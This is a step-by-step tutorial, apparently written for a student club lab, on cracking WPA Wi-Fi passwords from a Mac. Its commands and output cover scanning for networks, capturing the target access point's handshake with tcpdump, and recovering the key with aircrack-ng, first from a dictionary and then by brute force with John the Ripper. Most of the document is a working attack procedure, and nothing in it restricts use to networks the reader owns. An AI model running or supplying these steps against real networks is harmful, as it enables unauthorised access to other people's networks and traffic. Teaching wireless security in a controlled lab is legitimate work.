



Wifi WPA Cracking MacOS

Open a terminal (spotlight - search for terminal).



```
2. bash
Last login: Sat Jan 23 19:11:05 on ttys000
null@COMPUTER~$ ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/A/Resources/airport /usr/local/bin/airport
```

We need to link the airport program from a weird file location to one we can access easily (ln stands for ln, -s stands for soft, a soft link is like a shortcut). Files located in the directory “/usr/local/bin” can be called from anywhere when in a terminal.

A terminal window titled "2. bash" with a dark background and light gray text. The window shows the command "airport" being executed, followed by its usage instructions and a list of configuration options. The text is as follows:

```
null@COMPUTER~$ airport
Usage: airport <interface> <verb> <options>


    <interface>
        If an interface is not specified, airport will use the first AirPort interface on the system.

    <verb is one of the following:
        prefs    If specified with no key value pairs, displays a subset of AirPort preferences for the specified interface.

        Preferences may be configured using key=value syntax. Keys and possible values are specified below.
        Boolean settings may be configured using 'YES' and 'NO'.

        DisconnectOnLogout (Boolean)
        JoinMode (String)
            Automatic
            Preferred
            Ranked
            Recent
            Strongest
        JoinModeFallback (String)
            Prompt
```

To make sure it worked, type “airport” and hit enter. You should get output like above.

A terminal window titled "3. bash" with standard macOS window controls (red, yellow, green buttons). The prompt is "null@COMPUTER/tmp\$". The command entered is "brew install aircrack-ng john".

```
3. bash
null@COMPUTER/tmp$ brew install aircrack-ng john
```

The next thing we need to do is install a couple of programs. The program “aircrack-ng” is used to run the actual cracking. The program “john” is short for “John the Ripper”. John is also a password cracking program, but we’re going to use it to generate passwords. There are many ways to install these, this is using brew (a package manager that makes installing stuff easy).

Below is the link to brew’s site that has instructions on how to install it.

<http://brew.sh/>

```
2. bash
null@COMPUTER~$ sudo airport -s
[REDACTED] -51 11,-1 Y -- WPA(PSK/TK
IP/TKIP) WPA2(PSK/AES/TKIP)
csc_wpa_dictionary b4:75:0e:78:89:30 -42 6 Y -- WPA2(PSK/A
ES/AES)
[REDACTED] -62 149,+1 Y -- WPA(PSK/TK
IP/TKIP) WPA2(PSK/AES/TKIP)


1 IBSS network found:
      SSID BSSID          RSSI CHANNEL HT CC SECURITY (
auth/unicast/group)
[REDACTED] -58 11      N -- NONE
null@COMPUTER~$
```

Now that our tools are installed, let's scan the wireless networks we can access. Most networking related operations need administrator/root/superuser permissions. The "sudo" program runs anything in front of it as a superuser. Airport is a general networking command line utility (you can scan, sniff, set your wireless network and password, etc...). The "-s" stands is the argument for scan.

The network we're interested in is the "csc_wpa_dictionary" network. We should take note of two bits of information: BSSID (b4:75:0e:78:89:30) and channel (6). The BSSID is number based identifier for the access point (as opposed to the name).

```
2. bash
null@COMPUTER~$ ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    options=3<RXCSUM,TXCSUM>
    inet6 ::1 prefixlen 128
    inet 127.0.0.1 netmask 0xff000000
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
    nd6 options=1<PERFORMNUD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether [REDACTED]
    inet6 fe80::aebc:32ff:feaa:a4cf%en0 prefixlen 64 scopeid 0x4
    inet [REDACTED] netmask 0xffffffff broadcast [REDACTED]
    nd6 options=1<PERFORMNUD>
    media: autoselect
    status: active
en1: flags=963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX> mtu 1500
    options=60<TS04,TS06>
    ether [REDACTED]
    media: autoselect <full-duplex>
    status: inactive
en2: flags=963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX> mtu 1500
    options=60<TS04,TS06>
    ether [REDACTED]
    media: autoselect <full-duplex>
```

We also need to know which wireless interface we're going to use. Do this with "ifconfig" (short for interface-config). My interface is en0, yours might be different.

A terminal window titled "1. sudo" with a dark background. The prompt is "null@COMPUTER~\$". The command entered is "sudo tcpdump -neIi en0 -w dictionary.cap ether host B4:75:0E:78:89:30". The output shows "tcpdump: listening on en0, link-type IEEE802_11_RADIO (802.11 plus radiotap header), capture size 262144 bytes" followed by a cursor.

```
1. sudo
null@COMPUTER~$ sudo tcpdump -neIi en0 -w dictionary.cap ether host B4:75:0E:78:89:30
tcpdump: listening on en0, link-type IEEE802_11_RADIO (802.11 plus radiotap header), capture size 262144 bytes
```

We used airport to sniff traffic during the meeting. Airport sniffs traffic for ALL networks it see's. It's better if we only sniff traffic for the network we're interested in. Airport doesn't have an option for this, but tcpdump does.

This is a fairly complicated command, so I'm just going to mention the three important arguments: en0 (the wireless interface), dictionary.cap (the name of the capture file we're about to make), and B4:75:0E:78:89:30 (the access point identifier).

In this step, we're capturing all traffic to and from the access point that the wireless interface en0 can see. All of this information is being saved into the file dictionary.cap.

Leave this program running and open a new terminal.

```
1. bash
null@COMPUTER~$ aircrack-ng -b B4:75:0E:78:89:30 -w /usr/share/dict/words dictionary.cap
Opening dictionary.cap
Reading packets, please wait...

Aircrack-ng 1.1

[00:01:20] 145268 keys tested (2134.16 k/s)

KEY FOUND! [ sunshine ]

Master Key      : 56 6A 93 88 3F 10 DC 4B D2 66 01 0A CC 60 4A C8
                  BF 6A 9B 66 3A 76 71 37 57 9C 4A A9 8E AB 7F 26

Transient Key   : 3D 96 AB 97 E1 30 E2 D1 74 10 89 64 AA 1D AA AB
                  79 67 08 81 46 EE CD BA 4E AC F0 54 C6 05 F3 44
                  FA 83 E8 1B C1 E2 57 D4 9B 0F 52 8F FB 4D CF 64
                  33 20 BF 52 18 81 EA F6 79 E9 E1 C8 96 F0 1B 7F

EAPOL HMAC      : F7 FE 03 BA D8 3D 9D 3D 6E A8 0B 17 E1 21 15 D4
null@COMPUTER~$
```

In this new terminal, we will try to crack the data being sniffed. We do this with the aircrack-ng program. Again, we see the BSSID in the argument. The “/usr/share/dict/words” is a dictionary that is already installed (a dictionary is just a file full of words, one per line). The third important argument is dictionary.cap, this is the data being sniffed.

If you get an error along the lines of “No data in capture file.”, this means that the data we’re interested in (a handshake) isn’t in the capture. Wait about 30 seconds more and try the command again (up arrow key to get the last command you typed).

Once aircrack-ng runs without an error, you can stop the capture in the other terminal (you only need a single WPA handshake for this exploit to work).

If the password is in the dictionary, you’ll get the above message showing that the key was found.

```
1. bash
null@COMPUTER~$ john -incremental -stdout=8|aircrack-ng -b B4:75:0E:78:89:30 -w
- dictionary.cap
Opening dictionary.cap
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
Press 'q' or Ctrl-C to abort, almost any other key for status
Reading packets, please wait...

Aircrack-ng 1.1

[00:00:06] 6568 keys tested (1094.56 k/s)

KEY FOUND! [ sunshine ]

Master Key      : 28 6F D6 58 25 3A BB D2 47 D2 F4 20 DF 6E 45 E9
                  E8 B2 57 14 FE 00 6C 56 80 B3 6E A7 A6 93 2E 08

Transient Key   : CE 87 FB FD C8 1B B9 C6 0F F0 8E D1 3C 0C 5E DA
                  32 F3 66 56 F3 B9 30 2B 8C 1F C3 22 4D F6 0E BB
                  20 E3 74 3E 7D 0F 39 FA 43 BF C1 93 E8 66 E8 F2
                  7A 0A F5 E4 39 80 80 09 1A 30 0E 0D 5C F0 0F 32

EAPOL HMAC     : 71 2A 78 DA 66 40 64 8C 1C 79 A7 3A F4 0B ED F0
```

If the password is not in the dictionary, we can try and brute force it with john (brute force just means try every possible combination...this can take a while).

Now things really get complicated. The command before the “|” character is generating all printable keys of length 8 (note, WPA passwords are 8-63 characters long).

The “|” character is called a “pipe”. A pipe passes the output from the preceding command to the second command. The second command is the previous aircrack-ng command with one change, the “dictionary.cap” has been replaced with a “-”. This is a special way of telling aircrack-ng to take information passed to it through a pipe as the dictionary file.

This should also crack the password.